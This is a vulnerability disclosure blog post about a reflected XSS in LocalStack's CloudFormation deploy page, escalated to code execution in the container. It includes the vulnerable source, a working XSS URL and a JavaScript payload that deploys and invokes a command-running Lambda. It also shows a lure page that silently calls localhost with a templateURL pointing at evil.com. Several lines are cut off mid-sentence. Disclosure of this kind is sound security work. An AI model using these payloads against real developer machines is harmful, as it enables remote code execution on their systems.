From Reflected XSS to Container RCE in LocalStack via CloudFormation Deploy UI

Posted on December 11, 2025 | *Alessandro Bresciani*

CVE Identifiers

CVE-2025-65200 - Remote Code Execution via XSS to CloudFormation Chain
CVE-2025-69723 - Reflected Cross-Site Scripting (XSS) Vulnerability

What is LocalStack and how to quickly start it?

LocalStack is a popular open-source platform that emulates AWS services locally, allowing developers to build and test cloud infrast

Because LocalStack runs on `localhost` and is marketed as a development-only tool, its security surface is often underestimated. D

Once installed, LocalStack can be started:

```
(venv) ┌──(cyberroute)-[~/Development/localstack_code]
└─$ localstack start -d


     __                     _______ __             __
    / /   ____  _________ _/ / ___// /_____ ______/ /__
   / /   / __ \/ ___/ __ `/ /\__ \/ __/ __ `/ ___/ //_/
  / /___/ /_/ / /__/ /_/ / /___/ / /_/ /_/ / /__/ ,<
 /_____/\____/\___/\__,_/_//____/\__/\__,_/\___/_/|_|

- LocalStack CLI: 4.9.2
- Profile: default
- App: https://app.localstack.cloud

[11:34:21] starting LocalStack in Docker mode 🐳
```

At this stage, it is possible to log in at https://app.localstack.cloud (https://app.localstack.cloud) and access the platform using auth

To understand the execution model, I started with AWS Lambda, since it is the most straightforward service for arbitrary code exec

So I put together a simple Lambda function that looks something like:

```
export const handler = async () => {
  const {execSync} = await import('child_process');
  return execSync('id').toString();
}
```

deployed the function as per docs https://docs.localstack.cloud/aws/services/lambda/ (https://docs.localstack.cloud/aws/servic

```
(venv) ┌──(cyberroute)-[~/Development/evilambda]
└─$ awslocal lambda create-function \
    --function-name localstack-lambda-id \
    --runtime nodejs18.x \
    --zip-file fileb://function.zip \
    --handler index.handler \
    --role arn:aws:iam::000000000000:role/lambda-role
```

invoked it:

```
(venv) ┌──(cyberroute)-[~/Development/evilambda]
└─$ awslocal lambda invoke --function-name localstack-lambda-id \
    --payload '{"body": "{\"num1\": \"10\", \"num2\": \"10\"}" }' output.txt
{
    "StatusCode": 200,
    "ExecutedVersion": "$LATEST"
}
(venv) ┌──(cyberroute)-[~/Development/evilambda]
└─$ cat output.txt
"uid=993(sbx_user1051) gid=990 groups=990,0(root)\n"%
```

That is interesting, the same would work also on AWS, but with the difference that the sandbox user is not part of the group root wh

Before diving into the UI, I confirmed how LocalStack executes Lambda functions. As expected, Lambda code runs as real Node.js p

I then returned to the LocalStack documentation to explore additional features. While browsing, I found an interesting one that loo

I visited that URL and ended up on an apparently broken feature that seems intended to deploy CloudFormation templates via a `ter`

Full dump of the source code:

```
<head>
  <meta charset="utf-8">
  <title>LocalStack - CloudFormation Deployment</title>
  <script src="https://unpkg.com/react/umd/react.development.js"></script>
  <script src="https://unpkg.com/react-dom/umd/react-dom.development.js"></script>
  <script src="https://unpkg.com/@babel/standalone/babel.min.js"></script>
  <script src="https://cdnjs.cloudflare.com/ajax/libs/aws-sdk/2.1015.0/aws-sdk.js"></script>
  <link rel="stylesheet" href="https://unpkg.com/purecss@1.0.0/build/pure-min.css"></link>
  <style type="text/css">
    div { padding: 8px; }
    .wrapper { width: 80%; margin-left: 10%; }
  </style>
</head>
<body>
  <div id="root"></div>
  <script type="text/babel">
    const REGIONS = ["af-south-1", "ap-east-1", "ap-east-2", "ap-northeast-1", "ap-northeast-2", "ap-northeast-3", "ap-south-1", "ap-south
    const DEFAULT_REGION = "us-east-1";
    const LOCALSTACK_ENDPOINT = `${window.location.protocol}//${window.location.host}`;
    AWS.config.update({endpoint: LOCALSTACK_ENDPOINT, accessKeyId: "test", secretAccessKey: "test"});

    // parameter placeholders - filled in by the server when final HTML page gets rendered
    const templateBody = {};
    const defaultStackName = "stack1";
    const initErrorMessage = '';

    const queryParams = new URLSearchParams(window.location.search);
    const passedRegion = queryParams.get("region") || DEFAULT_REGION;
    const templateURL = queryParams.get("templateURL");
    // TODO: allow passing stack parameter values via queryParams as well!

    function StackDetails (props) {
      const templateBodyStr = JSON.stringify(templateBody, undefined, 2);
      const params = templateBody.Parameters || {};
      const paramsMapped = Object.keys(params).map(p => ({ParameterKey: p, ParameterValue: params[p].Default || "", ... params[p]}));

      const [region, setRegion] = React.useState(passedRegion);
      const [stackName, setStackName] = React.useState(defaultStackName);
      const [parameters, setParameters] = React.useState(paramsMapped);
      const [errorMessage, setErrorMessage] = React.useState();

      const handle = (handler) => (event) => handler(event.target.value);
      const handleParam = (paramKey) => (event) => {
        parameters.filter(p => p.ParameterKey === paramKey)[0].ParameterValue = event.target.value; setParameters([...parameters])
      };
      const deployStack = async () => {
        setErrorMessage("");
        AWS.config.update({region});
        const client = new AWS.CloudFormation();
        const stackParameters = [];
        const params = {StackName: stackName, TemplateBody: templateBodyStr, Parameters: stackParameters};
        try {
          const result = await client.createStack(params).promise();
          props.setResult(result);
        } catch (e) {
          setErrorMessage(`Error deploying CloudFormation stack: ${e}`);
        }
      };

      return (
        <table className="pure-table">
          <tbody>
            <tr>
              <td>Template URL</td><td>{templateURL}</td>
            </tr><tr>
              <td>Template Body</td><td>
                <textarea rows="10" style={{width: "100%"}} disabled={true} defaultValue={templateBodyStr}></textarea>
              </td>
            </tr><tr>
              <td>Stack Name</td><td><input name="stackName" value={stackName} onChange={handle(setStackName)}/></td>
            </tr><tr>
              <td>Stack Parameters</td><td>
                <table><tbody>
                {
                  parameters.map(p => <tr key={p.ParameterKey}>
                    <td>{p.ParameterKey} =</td><td><input type="text" value={p.ParameterValue} onChange={handleParam(p.ParameterKey)}/></t
                  </tr>)
                }
```

```
                  </tbody></table>
                </td>
              </tr><tr>
                <td>Target Region</td><td>
                  <select name="region" value={region} onChange={handle(setRegion)}>
                    {REGIONS.map(r => <option value={r} key={r}>{r}</option>)}
                  </select>
                </td>
              </tr><tr>
                <td></td><td><button onClick={deployStack}>Deploy Stack Locally</button><p>{errorMessage}</p></td>
              </tr>
            </tbody>
          </table>
        );
      }

      function RequestHandler (props) {
        if (initErrorMessage) {
          return <div>Error: {initErrorMessage}</div>
        }
        if (!templateURL) {
          return (
            <form method="GET">
              <p>
              Please specify stack template URL as <code>templateURL</code> query parameter, or in the field below:
              </p>
              <input type="text" name="templateURL" style={{width: "500px"}} />
              <button type="submit">Continue</button>
            </form>
          );
        }
        const [deployResult, setDeployResult] = React.useState();
        if (deployResult) {
          return <>
            <p>
            Stack deployment successfully started - please check the logs in your LocalStack instance. Deployment response:
            </p>
            <pre style={{padding: "5px", border: "1px solid #000"}}>{JSON.stringify(deployResult, null, 4)}</pre>
            <p>
            <b>Note:</b> To interactively browse the state of the locally deployed resources, you may want to check out our Web UI at { }
            <a href="https://app.localstack.cloud">https://app.localstack.cloud</a> !
            </p>
          </>
        }
        return <StackDetails setResult={setDeployResult} />;
      }

      function App (props) {
        return (
          <div className="wrapper">
            <div>
              <img style={{float: "left", width: "60px", margin: "12px"}} src="https://app.localstack.cloud/images/logos/localstack.png" />
              <h2 style={{float: "left"}}>LocalStack</h2>
            </div>
            <h3 style={{clear: "both"}}>Deploy CloudFormation Stack</h3>
            <RequestHandler />
          </div>
        );
      }

      ReactDOM.render(React.createElement(App), document.getElementById('root'));
    </script>
  </body>
</html>
```

Without a doubt, this feature appeared incomplete or broken—but its position in the request flow made it particularly interesting fr

This code from the page shows that the URL is constructed according to the documentation `http://localhost:4566/_localstack`

```
const queryParams = new URLSearchParams(window.location.search);
const templateURL = queryParams.get("templateURL");
```

At this point, I tested the most basic input-reflection scenario:

```
http://localhost:4566/_localstack/cloudformation/deploy?templateURL=%3Cscript%3Ealert(%27XSS%20via%20templateBody%27)%3C/script%3E
```

- The payload executed immediately.
- No sanitization. No escaping. No templating context awareness.
- This confirmed a classic reflected XSS vulnerability in a privileged LocalStack UI running on localhost.

Indeed, the injected JavaScript code was reflected directly in the page source.

Time to look at the vulnerable code, which was silently removed by the vendor (after my two reports) https://github.com/localstac

The PR was merged on October 24th, 2025, whereas my first report was submitted on October 17th, 2025.

Second report with RCE escalation on October 20th, 2025:

The Vulnerability

The core issue is on lines 44-45:

```
for key, value in params.items():
    deploy_html = deploy_html.replace(f"<{key}>", value)
```

This performs simple string replacement directly into HTML without any HTML escaping. The code inserts user-controlled data (fr

Attack Vector

When you access the URL with a malicious templateURL:

```
templateURL=<script>alert('XSS')</script>
```

Here's what happens:

1. Line 31: The malicious payload is extracted from `req_params.get("templateURL")`
2. Lines 33-41: The code attempts to download the "URL" (which is actually a script tag): `- requests.get("<script>alert('XSS')`
3. Line 45: The JSON-encoded string (which still contains the script tags) is inserted directly into the HTML using string replacem
4. The browser: When the browser renders the HTML, if the value is placed in an unsafe context in the deploy.html template (like

This is a reflected XSS vulnerability that could allow attackers to execute arbitrary JavaScript in users' browsers when they click on

```python
import json
import logging
import os

import requests
from rolo import Response

from localstack import constants
from localstack.utils.files import load_file
from localstack.utils.json import parse_json_or_yaml

LOG = logging.getLogger(__name__)


class CloudFormationUi:
    def on_get(self, request):
        from localstack.utils.aws.aws_stack import get_valid_regions

        deploy_html_file = os.path.join(
            constants.MODULE_MAIN_PATH, "services", "cloudformation", "deploy.html"
        )
        deploy_html = load_file(deploy_html_file)
        req_params = request.values
        params = {
            "stackName": "stack1",
            "templateBody": "{}",
            "errorMessage": "''",
            "regions": json.dumps(sorted(get_valid_regions())),
        }

        download_url = req_params.get("templateURL")
        if download_url:
            try:
                LOG.debug("Attempting to download CloudFormation template URL: %s", download_url)
                template_body = requests.get(download_url).text
                template_body = parse_json_or_yaml(template_body)
                params["templateBody"] = json.dumps(template_body)
            except Exception as e:
                msg = f"Unable to download CloudFormation template URL: {e}"
                LOG.info(msg)
                params["errorMessage"] = json.dumps(msg.replace("\n", " - "))

        # using simple string replacement here, for simplicity (could be replaced with, e.g., jinja)
        for key, value in params.items():
            deploy_html = deploy_html.replace(f"<{key}>", value)

        return Response(deploy_html, mimetype="text/html")
```

Exploitation Chain

Malicious URL:

Once JavaScript execution was achieved, escalating to RCE required no additional vulnerabilities—only intended LocalStack functio

```
http://localhost:4566/_localstack/cloudformation/deploy?templateURL=</script><script>[PAYLOAD]</script>
```

JavaScript Payload

```
setTimeout(function(){
  var s = 'x' + Date.now();
  var f = 'IDCmd' + s;

  // Configure AWS SDK to point to LocalStack
  AWS.config.update({
    endpoint: 'http://localhost:4566',
    accessKeyId: 'test',
    secretAccessKey: 'test',
    region: 'us-east-1'
  });

  // Create a CloudFormation stack with a malicious Lambda function
  new AWS.CloudFormation().createStack({
    StackName: s,
    TemplateBody: JSON.stringify({
      "AWSTemplateFormatVersion": "2010-09-09",
      "Resources": {
        "X": {
          "Type": "AWS::Lambda::Function",
          "Properties": {
            "Runtime": "nodejs20.x",
            "FunctionName": f,
            "Role": "arn:aws:iam::000000000000:role/r",
            "Handler": "index.handler",
            "Code": {
              "ZipFile": `exports.handler = async () => {
                const e = require('child_process').execSync;
                return e('id').toString()
              }`
            }
          }
        }
      }
    })
  }).promise().then(function(r){
    // Wait for stack creation, then invoke the Lambda
    setTimeout(function(){
      new AWS.Lambda().invoke({
        FunctionName: f,
        Payload: '{}'
      }).promise().then(function(d){
        alert('ID OUTPUT\n\n' + d.Payload)
      })
    }, 3000)
  })
}, 2000)
```

Lambda Function Code Injection

The payload creates a Lambda function with malicious code:


```
exports.handler = async () => {
  const e = require('child_process').execSync;
  return e('id').toString()
}
```

Technical Analysis


User input is inserted into HTML via string replacement without escaping. LocalStack runs on `localhost:4566`, accessible from br

```
<script src="https://cdnjs.cloudflare.com/ajax/libs/aws-sdk/2.1015.0/aws-sdk.js"></script>
```

Attack Flow Diagram



🔥🔥🔥🔥🔥🔥🔥



Impact?

Consider hosting a page like the following on an arbitrary domain and distributing it via social media or chat platforms. With no CSI

LocalStack exposes powerful APIs, accepts default credentials, disables CORS protections, and executes user-supplied code. Any br

```
<!DOCTYPE html>
<html lang="en">
<head>
   <meta charset="UTF-8">
   <meta name="viewport" content="width=device-width, initial-scale=1.0">
   <title>Totally Legit</title>
   <script>
       window.onload = function() {
           fetch('http://localhost:4566/_localstack/cloudformation/deploy?templateURL=evil.com/exploit')
               .then(response => console.log('Request sent'))
               .catch(error => console.error('Error:', error));
       };
   </script>
</head>
<body>
   <h1>Loading...</h1>
</body>
</html>
```

Disclosure Timeline and Thoughts

I reported this vulnerability promptly on October 17th, 2025, followed by a detailed escalation chain (XSS → CloudFormation → Lam the security implications, no CVE assignment, and no notification to users that they should update immediately due to a critical RCI research that benefits the entire community. That said, the research itself was fascinating, and I hope this write-up helps other dev

Disclosure Timeline and CVE Assignment

October 17, 2025: Initial vulnerability report submitted to LocalStack maintainers
October 20, 2025: Follow-up report with RCE escalation details
October 24, 2025: Vendor silently removed vulnerable code via PR #13293 (https://github.com/localstack/localstack/pull/13293/)
December 11, 2025: Public disclosure (this writeup)
December 15, 2025: CVE-2025-65200 assigned by MITRE
February 12, 2026: CVE-2025-69723 assigned by MITRE (XSS component)

Affected Version

```
localstack-core==4.9.2
```

Acknowledgments

- Thanks to the Arcadia Discord Community for always sharing wisdom: https://discord.gg/https://discord.gg/btZpkp45gQ (htt
- Thanks to Dennis for this write-up: Hack the Stack with LocalStack: Code Vulnerabilities Explained: https://www.sonarsource.

← PREVIOUS POST (HTTPS://CYBERROUTE.GITHUB.IO/POST/2025-10-14-CORS/)

(mailto:cyberroute@proton.me) (https://github.com/CyberRoute) (https://linkedin.com/in/alessandro-bresciani-35763610)

Alessandro Bresciani • © 2025 • Blog (https://cyberroute.github.io/)

Hugo v0.123.7 (https://gohugo.io) powered • Theme Beautiful Hugo (https://github.com/halogenica/beautifulhugo) adapted from Beautiful Jekyll (https://deanattali.com/beautiful-jekyll/)